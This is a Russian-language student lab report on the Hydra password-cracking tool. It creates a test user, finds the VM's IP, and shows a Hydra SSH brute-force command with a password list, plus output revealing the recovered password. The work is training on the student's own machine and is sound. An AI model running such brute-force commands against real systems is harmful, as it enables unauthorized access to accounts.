

# Использование Hydra

## Этап 3

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## Информация

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## Вводная часть

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- Выполнить простейшие команды инструмента Hydra
- Взломать пароль по имени пользователя

1. Парасрам Шива Х.Т. Замм Алекс. Kali Linux. Тестирование на проникновение и безопасность. СПб, 2020. 448 с.
2. <https://github.com/vanhauser-thc/thc-hydra>. Hydra – thc-hydra. 2024

## Выполнение лабораторной работы

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Для начала создадим новый пользователь testuser (рис. 1):

A terminal window with a dark background and light-colored text. The text shows the execution of the 'adduser' command. It prompts for a password, then shows informational messages about adding the user and group. It then prompts for a new password and its retype. After successful password entry, it prompts for user information (Full Name, Room Number, Work Phone, Home Phone, Other) and asks if the information is correct. Finally, it shows messages about adding the user to the 'users' group.

```
[sudo] password for smabu:
info: Adding user `testuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `testuser' (1001) ...
info: Adding new user `testuser' (1001) with group `testuser (1001)' ...
warn: The home directory `/home/testuser' already exists. Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for testuser
Enter the new value, or press ENTER for the default
    Full Name []: Test Test
    Room Number []: 123
    Work Phone []: 123
    Home Phone []: 123
    Other []:
Is the information correct? [Y/n] y
info: Adding new user `testuser' to supplemental / extra groups `users' ...
info: Adding user `testuser' to group `users' ...
```

Figure 1: Пользователь testuser




Проверим данные пользователя (рис. 2):



```
(smabu@smabu)-[~]  
$ cat /etc/passwd | grep test  
testuser:x:1001:1001:Test Test,123,123,123:/home/testuser:/bin/bash
```

Figure 2: Команда cat | grep

Далее, определим ip адресс машинной (рис. 3):



```
(smabu@smabu)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:febe:3faa prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:be:3f:aa txqueuelen 1000 (Ethernet)  
    RX packets 4865 bytes 5796096 (5.5 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2086 bytes 253626 (247.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 772 bytes 126988 (124.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 772 bytes 126988 (124.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 3: Команда ifconfig

## Команда hydra

Наконец то указывается список пользователей и паролей, ip адресс, протокол и выполняем команду (рис. 4):

```
(smabu@smabu)-[~]  
$ hydra -l testuser -P passwords.txt 10.0.2.15 ssh  
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s  
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi  
cs anyway).  
  
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 17:20:53  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce  
the tasks: use -t 4  
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task  
[DATA] attacking ssh://10.0.2.15:22/  
22][ssh] host: 10.0.2.15 login: testuser password: password123  
1 of 1 target successfully completed, 1 valid password found  
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 17:20:57  
  
(smabu@smabu)-[~]  
$
```

Figure 4: Команда hydra

Получили логин “testuser” и пароль “password123”

## Выводы

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В результате выполнения работы мы повысили свои навыки использования инструмента Hydra.